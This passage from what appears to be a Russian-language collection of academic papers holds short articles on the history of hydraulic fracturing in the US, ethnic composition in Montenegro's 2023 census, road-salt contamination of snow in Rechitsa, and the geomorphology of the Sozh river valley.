*Статья посвящена истории развития гидравлического разрыва пласта (ГРП). Рассмотрена история появления этого метода, основные технологические изменения, происходившие в течение XX и XXI веков, актуальность этого метода на современном этапе. История развития рассмотрена на примере США, так как именно там ГРП наиболее активно и полноценно развивался.*

Гидравлический разрыв пласта (ГРП) зародился в конце 1940-х годов в США. Первая успешная операция по ГРП была проведена в 1947 году компанией *Halliburton* на месторождении *Hugoton* в Канзасе. Таким образом, 1947 можно считать годом рождения ГРП.

Примерно в это же время начинает зарождаться теоретическая основа проведения ГРП. В 1949 году Дж. Б. Кларк опубликовал важную статью о применении ГРП для повышения продуктивности пласта, а в 1957 году М. Хуберт и Д. Уиллис опубликовали работу, теоретически обосновывающую механику образования трещин в продуктивных отложениях [1]. Важно отметить и вклад советских ученых С. А. Христиановича, Ю. П. Желтова, Г. И. Баренблатта и др. в развитие теории ГРП. В течение 1950-х–1960-х разработка теоретических основ ГРП осуществлялась параллельно как в США, так и в СССР, однако объемы применения ГРП в США были значительно выше.

Первые операции ГРП вплоть до 1952 года производились с использованием жидкостей разрыва на углеводородной основе, которые состояли из сырой нефти или загущенного бензина (напалм). В качестве проппанта использовался обыкновенный кварцевый песок.

С 1953 года в качестве жидкости разрыва впервые начинает применяться вода, и постепенно происходит увеличение доли ГРП с жидкостями на ее основе. В 99 % случаев проппантом выступал песок, однако в незначительном количестве начали использоваться и другие материалы (керамика, полимеры, боксит). Через некоторое время появились гелеобразующие агенты, представленные гуаровой камедью и производными целлюлозы. Сшивателями выступали борат, при высоких значениях  $pH$  и пироантимонат – при низких. В 1960-х происходит внедрение  $KCl$  для снижения поверхностного натяжения, а также для стабилизации глин [2].

Положительный эффект от применения ГРП на малодебитных месторождениях США обусловил его широкое внедрение в нефтедобыче. Уже к концу 1955 года количество проведенных операций на месторождениях в США составило сто тысяч. Успешность операций достигла 90 процентов [1]. За период 1951–1963 была проведена 391 тысяча ГРП [3]. Первый пик применения ГРП в США пришелся на 1955 год, когда количество операций достигло 4500 в месяц, однако к 1972 году оно снизилось до 1000. К 1968 году в мире было произведено более миллиона операций ГРП [1].

До конца 1960-х применение ГРП ограничивалось малоглубинными пластами с целью борьбы с кольтатацией призабойной зоны пласта (ПЗП). Объемы обработки были

незначительными. К концу 1960-х при обработке начинает применяться  $CO_2$ , а к концу 1970-х – пенные жидкости с  $N_2$  и  $CO_2$  (для неглубоких пластов с низким пластовым давлением, а также для угольных пластов). В течение 1970-х годов происходит внедрение ГРП больших объемов на более глубоких пластах. Объемы закачиваемого песка достигли 1400 т, а жидкостей разрыва 3700 м<sup>3</sup>, также увеличилось разнообразие добавок.

К 1980-м годам появились чувствительные к температуре гели, активирующиеся при более высокой температуре, они сшивались с помощью  $Zr$  и  $Ti$  и были более стабильны при пластовой температуре, чем бораты. В 1980-х годах происходит второй всплеск массового применения ГРП в США. До начала 2000-х доминирующей фракцией проппанта была фракция 20/40 меш. Также в 1980-х годах появилась технология концевого экранирования (*TSO*), которая позволяет ограничивать длину трещины и при продолжении закачки значительно увеличивать ее ширину. Она получила широкое распространение в 1990-х ввиду возможности ее применения для ГРП в высокопроницаемых пластах, а также вблизи ВНК, что существенно расширяет область его применения. Собственно, с этого времени ГРП начинает рассматриваться не только как технология стимуляции низкопроницаемых коллекторов, но и как эффективный способ освоения средне- и высокопроницаемых коллекторов.

На протяжении всего этого времени совершенствовалась теория ГРП. Существенно расширились представления о механике развития трещин в пласте, появились более детальные и достоверные модели распространения трещин, что позволило с большей точностью производить проектирование (дизайн) ГРП. Это, в свою очередь, позволило добиться большей эффективности ГРП, а также применять его в более сложных геологических условиях, например, вблизи водонефтяного контакта (ВНК) и газонефтяного контакта (ГНК). Развитие компьютерной техники привело к появлению более совершенных программ проектирования разрыва, стало возможным применять не только двумерные, но и псевдотрехмерные и трехмерные модели. Развитие горизонтального бурения позволило производить множество операций ГРП на одной скважине, что позволило существенно расширить возможности его использования, а именно: ввести в разработку коллектора, извлечение углеводородов (УВ) из которых ранее было невозможным. Это, в свою очередь, заложило предпосылки для будущей сланцевой революции.

Сланцевой революцией называют бурный рост добычи газа и нефти из нетрадиционных коллекторов в США. Возможность извлечения УВ из ультранизкопроницаемых пород стало возможным благодаря применению технологии многостадийного гидроразрыва пласта (МГРП) в горизонтальных скважинах (ГС). Первую операцию по МГРП в ГС осуществила в начале 2000-х годов компания *Devon Energy* на месторождении *Barnett Shale* в Техасе.

С 1947 г. по 2010 г. в США было пробурено 986 тысяч скважин и произведено около 1,7 млн операций ГРП. В течение 2010–2018 годов значительно увеличилось количество операций ГРП. Так, уже к середине 2010-х гг. в год производилось уже более полумиллиона операций ГРП, что в 5 раз превышает показатели начала 2010-х гг. и в 15 раз больше, чем в начале 2000-х гг. (рисунок 1). Этот период принято называть «сланцевой революцией».




Рисунок 1 – Динамика проведения ГРП в США [1]

В период 2000–2010-х гг. изменяются применяемые при ГРП жидкости и добавки к ним. С началом массовой добычи сланцевого газа (2007–2009 гг.) происходит внедрение маловязких жидкостей разрыва с понизителем трения (*slickwater*), которые были особенно эффективны в связи с тем, что минимально загрязняли и без того сверхнизкопроницаемые сланцевые коллекторы. Также в это время происходило увеличение объемов использования соляной кислоты, она применялась в основном в целях очистки ПЗП после бурения.

В течение 2010–2020 гг., когда происходил бурный рост количества ГРП, стали появляться технологии, ориентированные на создании сети трещин – стимулированного объема пласта (*SRV – Stimulated Reservoir Volume*, или мультипланарных трещин). В данном случае вместо одной трещины создается сложная система трещин, что значительно увеличивает площадь поверхности системы скважина-трещина, т. е. площадь, через которую происходит фильтрация флюида в скважину, что, в свою очередь, позволяет значительно увеличить добычу и коэффициент извлечения нефти.

Для осуществления этой цели был найден ряд технологических решений, таких как:

1) бурение более длинных ГС с целью увеличения числа стадий МГРП (в среднем в 1,5 раза за 10 лет);

2) сокращение среднего расстояния между стадиями с 107 до 61 м, а также увеличение числа самих стадий;

3) увеличение объемов закачки жидкостей разрыва и проппантов с 10 до 70 м<sup>3</sup> и с 1 тыс. до 10 тыс. т. соответственно;

4) внедрение жидкостей *slickwater*, в том числе высоковязких понизителей трения, позволяющих транспортировать проппант на значительные расстояния вглубь пласта;

5) использование менее качественного проппанта местного производства в связи с его дешевизной, так как объемы закачки проппанта на порядок увеличились;

6) увеличение скорости закачки с 7,4 до 13,2 м<sup>3</sup>/мин (в среднем), и наращивание, в связи с этим, мощности флотов ГРП;

7) Изменение стратегии перфорации за счет применения технологии *Limited-Entry*, суть которой заключается в меньшем количестве перфораций и большим количеством кластеров на стадию в целях лучшего общего распределения трещин в ГС.

Одним из крупнейших разработчиков сланцевых месторождений в США – компанией *Whiting Petroleum Corporation* было выделено несколько стадий (поколений) эволюции МГРП на сланцевых месторождениях в течение 2010–2019 годов.

Для 1–2 поколения были характерны следующие недостатки:

1) использование нецементированных хвостовиков;

2) образование только одной трещины за стадию, что ограничивало количество трещин в ГС;

3) большая часть проппанта размещалась вне продуктивной зоны;

4) значительная часть трещин проникала в водоносные и газоносные горизонты, что негативно сказывалось на работе скважины;

5) дренируемый объем пласта был незначительным.

По мере развития ГРП происходило устранение недостатков, характерных для более ранних поколений. Для ГРП 4–5 поколения характерна существенно большая эффективность в связи с внедрением новых технологических подходов, суть которых заключается в следующем:

1) использование зацементированных хвостовиков;

2) применение отклонителей;

3) использование перфорационной технологии *limited-entry* с большим количеством перфорированных кластеров;

4) трещины расположены в продуктивной зоне, что снижает риск прорыва в скважину воды или газа.

5) более значительная площадь контакта трещин с пластом (через которую происходит фильтрация флюида в трещину), что способствует увеличению дебита;

6) размещение больших объемов проппанта происходит равномерно.

Помимо этого, необходимо отметить, что в связи со значительным увеличением объема операций ГРП, а, следовательно, и количеством потребляемых для этого материалов (особенно пропантов), возникла необходимость применения более дешевых материалов для сохранения рентабельности обработки. Так, например, доминирующим типом пропанта стал кварцевый песок, в то время как более качественный и дорогой керамический пропант вышел из употребления, по крайней мере для МГРП на сланцевых месторождениях.

В настоящее время ГРП является одним из важнейших методов, применяемых в нефтедобыче для интенсификации притока и повышения нефтеотдачи пластов. Он является ключевым звеном при освоении низкопроницаемых коллекторов и продолжает динамично развиваться. Технологии имеют большое разнообразие и ГРП постоянно совершенствуются. Это позволяет применять этот метод в более сложных геологических условиях, снижать стоимость и повышать эффективность операций.

### Литература

1 Из истории гидроразрыва пласта: в 1950-х – популярность, в 2010-х – запреты // Агентство нефтегазовой информации. – URL: <https://www.angi.ru/news/2852906-Из%20истории%20гидроразрыва> (дата обращения: 01.05.2025).

2 Кашапов, Д. В. Эволюция развития ГРП на сланцах США / Д. В. Кашапов, О. В. Евсеев, А. Э. Федоров // Petroleum Engineers. – URL: [https://www.petroleumengineers.ru/sites/default/files/daydzhest\\_tod3\\_grp\\_12.2020\\_final.pdf](https://www.petroleumengineers.ru/sites/default/files/daydzhest_tod3_grp_12.2020_final.pdf) (дата обращения: 01.05.2025).

3 Меликбеков, А. С. Теория и практика гидравлического разрыва пластов / А. С. Меликбеков. – М. : Недра, 1967 – 140 с.

УДК 323.11(497.16)

*А. В. Реченков*

### ПРОСТРАНСТВЕННЫЕ ОСОБЕННОСТИ ЭТНИЧЕСКОГО СОСТАВА НАСЕЛЕНИЯ ЧЕРНОГОРИИ

*Статья посвящена анализу этнического состава населения Черногории по данным переписи населения 2023 года. Показана плотность населения по административно-территориальным единицам (общинам) страны. Составлены карты распространения основных национальностей, выявлены регионы с их повышенной концентрацией. Рассчитан индекс этнической мозаичности, изменяющихся по общинам в широких пределах.*

Черногория, как и большинство других стран балканского региона, характеризуется сложным этническим составом со значительной территориальной изменчивостью и продолжающимися этническими процессами, приводящими к заметной его трансформации во времени. Это многонациональное государство, где ни одна из этнических групп не составляет более половины всей численности населения. Согласно переписи населения 2023 г. [1], первые пять национальностей по численности (черногорцы, сербы, боснийцы, албанцы, русские) составляют 90,5 % населения. Наибольшую долю составляют черногорцы и сербы (таблица 1). Кроме того, варианты этнической самоидентификации населения включают такие категории, как сербы-черногорцы, мусульмане-черногорцы (население с двойной идентичностью), мусульмане (термин принят в качестве этнонима во второй половине XX века для потомков сербов, хорватов и ряда других этносов, принявших ислам и переставших отождествлять себя с прежним этносом; в 1990-е годы для



данной категории был принят этноним «босняки», но некоторое их количество продолжило идентифицировать себя прежним термином), югославы (квазиэтнический термин, обозначающий единую югославскую нацию во времена СФРЮ), ряд региональных этнических и этнографических групп (горанцы, кучи, мрковичи, яневцы и др.).

Таблица 1 – Этнический состав населения Черногории в 2023 г.

Национальность	Численность, чел.	Доля, %	G
Черногорцы	256436	41,12	0,47
Сербы	205370	32,93	0,47
Босняки	58956	9,45	0,80
Албанцы	30978	4,97	0,28
Русские	12824	2,06	0,94
Мусульмане	10162	1,63	0,67
Цыгане	5629	0,90	0,53
Хорваты	5150	0,83	0,84
Сербы-черногорцы	2969	0,48	0,48
Югославы	1632	0,26	0,54
Мусульмане-черногорцы	511	0,08	0,62
Региональные идентичности	1086	0,17	0,87
Всё население	623633	100,00	0,63

По религиозному составу преобладают православные – 71,1 %, мусульмане составляют 20,0 %, католики 3,2 %, атеисты 2,3 % [2].

По сравнению с переписью 2011 г. численность черногорцев уменьшилась на 22,4 тыс. человек, а их доля в общем количестве населения – на 3,9 %. Численность сербов, наоборот, увеличилась на 27,3 тыс. человек, а их доля увеличилась на 4,2 %. Численность боснийцев возросла на 5,4 тыс. человек, численность албанцев практически не изменилась. В два раза уменьшилась численность этнических мусульман. Численность хорватов сократилась на 0,8 тыс. человек, или на 14,5 %. Количество русских увеличилось в 13,6 раза, из незначительного меньшинства, составляющего 0,15 % населения, они превратились в пятую по численности национальность. Общая численность населения выросла на 3,6 тыс. человек.

Плотность населения меняется в очень широких пределах – от менее 10 чел./км<sup>2</sup> в горных регионах Дурмитор и Синеявина до 100–200 чел./км<sup>2</sup> на побережье Адриатического моря и столичной общине Подгорица (рисунок 1). Этнические группы размещены на территории страны также неравномерно. Степень неравномерности их распределения отражает коэффициент Джини (G), вычисленный нами по формуле Брауна, для которого значение 0 означает абсолютно равномерное, а 1 – абсолютно неравномерное распределение (таблица 1). Наиболее равномерно распределено население албанцев, наиболее неравномерно – русских, босняков, хорватов.

Высокая доля черногорцев, превышающая среднее по стране значение, наблюдается в центральной части страны (рисунок 2). В населении северных общин преобладают сербы, составляющие в четырёх регионах (Плевле, Плужине, Жабляк, Андриевица) более 50 % населения. Босняки сконцентрированы на северо-западе в регионах, граничащих с Боснией и Герцеговиной, более 50 % населения составляют в двух регионах – Рожач и Плав. В этих же регионах повышенная доля албанцев, а в крайне южной общине Улцинь на границе с Албанией они составляют 73,5 % населения. Северные пограничные общины характеризуются повышенной концентрацией этнических мусульман. Русские сконцентрированы в общине Подгорица и общинах на побережье Адриатического моря.




Рисунок 1 – Плотность населения Черногории в разрезе общин по переписи населения 2023 г.




Рисунок 2 – Доля крупнейших национальностей Черногории по общинам, %

Для каждой общины был рассчитан индекс этнической мозаичности (ИЭМ) (рисунок 3), представляющий собой сумму квадратов отношений численности населения этнических групп к общей численности населения, отнятую от единицы. ИЭМ изменяется от 0,17 (община Цетине) до 0,77 (Тиват) и 0,78 (Котор). Наибольшие его значения наблюдаются для общин, имеющих выход к Адриатическому морю, наиболее благоприятных для проживания, общины Подгорица и двух северо-восточных регионов.




Рисунок 3 – Индекс этнической мозаичности Черногории по общинам

Сербский язык назвали родным 43,2 % населения, языком домашнего общения – 43,5 %, черногорский соответственно 34,5 и 36,2 %. Фактически, это один и тот же язык, и разница в его наименовании обусловлена прежде всего политическими аспектами, поэтому часть населения черногорцев называет родным и домашним сербский язык, подчёркивая духовное и этническое единство с сербами.

### Литература

1 Montenegro ethnic composition: 2023 census. – URL: <http://pop-stat.mashke.org/montenegro-ethnic2023.htm> (date of access: 16.04.2025).

2 Montenegro religion composition: 2023 census. – URL: <http://pop-stat.mashke.org/montenegro-religion2023.htm> (date of access: 16.04.2025).

УДК 552.4(476.13)

*А. В. Руденко*

### ОЦЕНКА ЗАГРЯЗНЕНИЯ СНЕЖНОГО ПОКРОВА НА ТЕРРИТОРИИ ГОРОДА РЕЧИЦЫ МЕТОДОМ РЕЗИСТИВИМЕТРИИ

*В статье приведены результаты изучения снежного покрова города Речица с помощью метода резистивиметрии (измерение удельного электрического сопротивления). Установлено, что среднее значение минерализации проб талого снега составляет 391 мг/дм<sup>3</sup>. Величина этого показателя колеблется в пределах от 31 до 3532 мг/дм<sup>3</sup>. Высокие значения минерализации (более 500 мг/дм<sup>3</sup>) отмечаются на газонах, расположенных на центральных улицах города.*

Цель работы – оценка засоления снежного покрова придорожных территорий города Речицы методом резистивиметрии. Задачи: изучение современных методов измерения удельного электрического сопротивления; разработка нового технологического подхода обследования снежного покрова; оценка загрязнения снежного покрова на основе минерализации талого снега; составление карт антропогенного загрязнения снежного покрова на территории города Речицы.

Как известно, в зимний период в городах с температурами ниже 0 °С наблюдается зимняя скользкость, что увеличивает количество дорожно-транспортных происшествий и травм. Эффективным и экологичным методом борьбы с этим явлением является механизированная уборка, но она выполняется только после выпадения осадков, что создает риск образования наледи. Эффективным методом является использование противогололедных материалов, которые снижают температуру замерзания и улучшают сцепление колес с дорогой. Песчано-солевая смесь (пескосоль) представляет собой смесь технической соли (хлористый натрий) и песка в различных пропорциях (на соль приходится 10–30 %). Согласно технологии зимней уборки дорожные остатки реагентов (смесь продуктов их гидролиза с атмосферными осадками) должны собираться с дорожного полотна снегоуборочной техникой, однако значительная их часть оказывается отброшенной на придорожные территории, и, по данным различных исследователей, солевое загрязнение может распространяться на расстояние до 40 м от дорог в зависимости от объемов использования песчано-солевых смесей и интенсивности дорожного движения. При снеготаянии продукты гидролиза реагентов попадают в почвы прилегающих к дорогам территорий, неизбежно вызывая определенные изменения их состава и свойств [3].

В зимний период выполнялись исследования снежного покрова, заключающиеся в резистивиметрии проб растаявшего снега. Резистивиметрия – это определение минерализации воды или засоления почв по измеренному удельному электрическому сопротивлению [1, 2]. Снег отбирался в количестве, необходимом для получения 0,2 л талой воды. Для оценки загрязнения талого снега использовался солемер TDS/ES-метр. В зимний период было изучено сопротивление талого снега в пунктах, расположенных на разном расстоянии от дороги. Точки опробования также располагались с интервалом 5 м.

В таблице 1 показаны результаты определения минерализации проб талого снега методом резистивиметрии. Средняя величина минерализации для города Речицы составила  $391,0 \pm 46,7$  мг/дм<sup>3</sup>. Значения минерализации колебались в пределах от 31,0 и 3532,0 мг/дм<sup>3</sup>.

Таблица 1 – Минерализация проб талого снега на территории города Речицы (мг/дм<sup>3</sup>)

Статистика	Вся территория	Улица Советская	Улица Гагарина
Среднее	391,0	397,8	53,0
Стандартная ошибка	46,7	89,7	11,0
Медиана	247,0	247,0	42,0
Стандартное отклонение	469,0	390,9	19,1
Интервал	3501	1398,0	33,0
Минимум	31,0	78,0	42,0
Максимум	3532,0	1476,0	75,0

Наибольшая минерализация талого снега обнаружена на улице 10 лет Октября (0,5–0,8 г/дм<sup>3</sup>) и вблизи автомагистрали завода ДСП (более 3,5 г/дм<sup>3</sup>). Наблюдается закономерное изменение величины электрического сопротивления снега: чем дальше от обочины дороги, тем оно становится меньше. Четко выделяется зона засоления на расстоянии до 5 м от дорожного полотна. Здесь минерализация снега находится в диапазоне 0,7–0,8 г/дм<sup>3</sup>.

В рисунке 1 показаны средние значения минерализации проб талого снега по улицам города Речицы. Улицы, находящиеся на окраинах города, отличаются невысокими значениями минерализации (улица Урожайная, улица Гагарина, улица Гомельская, улица Наумова). Это обусловлено тем, что на таких улицах противогололедные песчано-солевые смеси используются в меньшем объеме, чем на центральных улицах с интенсивными транспортными потоками.




Рисунок 1 – Средние значения минерализации проб талого снега, отобранных на улицах города Речицы

Засоление снега может оказывать значительное влияние на почву и экосистему в целом. Соль, содержащаяся в снеге, может просачиваться в почву при его таянии, что приводит к увеличению концентрации солей в верхних слоях почвы. Это нарушает баланс питательных веществ в почве, ухудшает ее плодородие. Высокая концентрация соли токсична для многих растений, негативно влияет на их рост и урожайность. Засоление негативно сказывается на микроорганизмах и других формах жизни в почве, что, в свою очередь, влияет на процессы разложения и обогащения почвы органическими веществами.

### Литература

- 1 Гусев, А. П. Геоэлектрические методы при изучении техногенного загрязнения геологической среды городов / А. П. Гусев // Літасфера. – 2024. – № 2. – С. 55–62.
- 2 Гусев, А. П. Техническая и экологическая геофизика. Часть 2. Экологическая геофизика / А. П. Гусев. – Гомель : ГГУ им. Ф. Скорины, 2025. – 81 с.
- 3 Королев, В. А. Оценка эколого-геологических последствий применения противогололедных реагентов в г. Москве / В. А. Королев, В. Н. Соколов, Е. Н. Самарин // Инженерная геология. – 2009. – № 1. – С. 34–43.

*Е. А. Рыжиков*

## ИНЖЕНЕРНО-ГЕОМОРФОЛОГИЧЕСКАЯ ХАРАКТЕРИСТИКА РЕЧНОЙ ДОЛИНЫ СОЖА

*В статье дана краткая физико-географическая характеристика речной долины Сожа, её геологическое строение. Изучены генетические типы четвертичных отложений территории, их распространение. Проведено их объединение в группы по генезису, дано краткое описание.*

Река Сож – одна из крупнейших рек Беларуси и крупнейший правый приток Днепра. Исток находится на Смоленско-Московской возвышенности в Смоленской области Российской Федерации. В Беларуси река протекает по территориям двух областей – Могилевской и Гомельской, впадая в Днепр у г. Лоев. Общая длина реки составляет 648 км (из них по Беларуси 493 км), площадь водосборного бассейна – примерно 42,8 тыс. км<sup>2</sup>. Основные притоки: Вихра, Волчес, Проня, Уза (справа), Хмара, Остёр, Беседь, Ипутъ, Уть (слева). В составе долины выделяется три основных участка: верхнее течение, проходящее по юго-западной окраине Смоленско-Московской возвышенности; среднее – по Оршанско-Могилевской равнине; нижнее – по Гомельскому Полесью.

Речная долина трапециевидная, асимметричная, от истока до устья Прони – глубоковрезанная (20–30 м). Ширина долины в верхнем течении от 0,3 до 1 км, далее 1,5–3 км, при слиянии с реками Остёр и Проня – до 5 км, южнее г. Ветка – до 7 км, при слиянии с долиной Днепра – до 20 км. Склоны долины пологие, умеренно крутые, высотой 15–25 м, местами до 40 м, прорезаются оврагами, лощинами и долинами притоков. Правый склон более открытый, левый покрыт растительностью.

На территории Беларуси почти на всём протяжении выделяются пойма с низким (1,5–2,5 м над урезом воды) и высоким (3–4 м) уровнями и две надпойменные террасы. Пойма двусторонняя, местами левобережная либо чередуется по берегам. Поверхность поймы пересекается лощинами, староречьями и небольшими озёрами-старицами. Затапливается на 5–10 суток на глубину 0,5–2,5 м, у устья до 4–5 м. Русло извилистое. В нижнем течении большое количество излучин, рукавов, стариц. До Гомеля встречаются острова (длина 30–300 м, ширина 10–50 м). Ширина реки в верхнем течении 40–80 м, в нижнем 90–125 м, местами до 230 м. Берега до устья Прони преимущественно крутые, высотой 1,5–4 м, ниже по течению пологие; на излучинах, где устье подходит к коренному берегу (например, у д. Гайшин Славгородского района), обрывистые, высотой 12–15 м, местами до 35 м [1].

В тектоническом плане речная долина Сожа расположена на Восточно-Европейской платформе, в пределах Оршанской впадины (верхнее течение), Жлобинской седловины (среднее течение), Воронежской антеклизы (среднее течение, притоки Беседь, Ипутъ), Припятского прогиба (нижнее течение, устье).

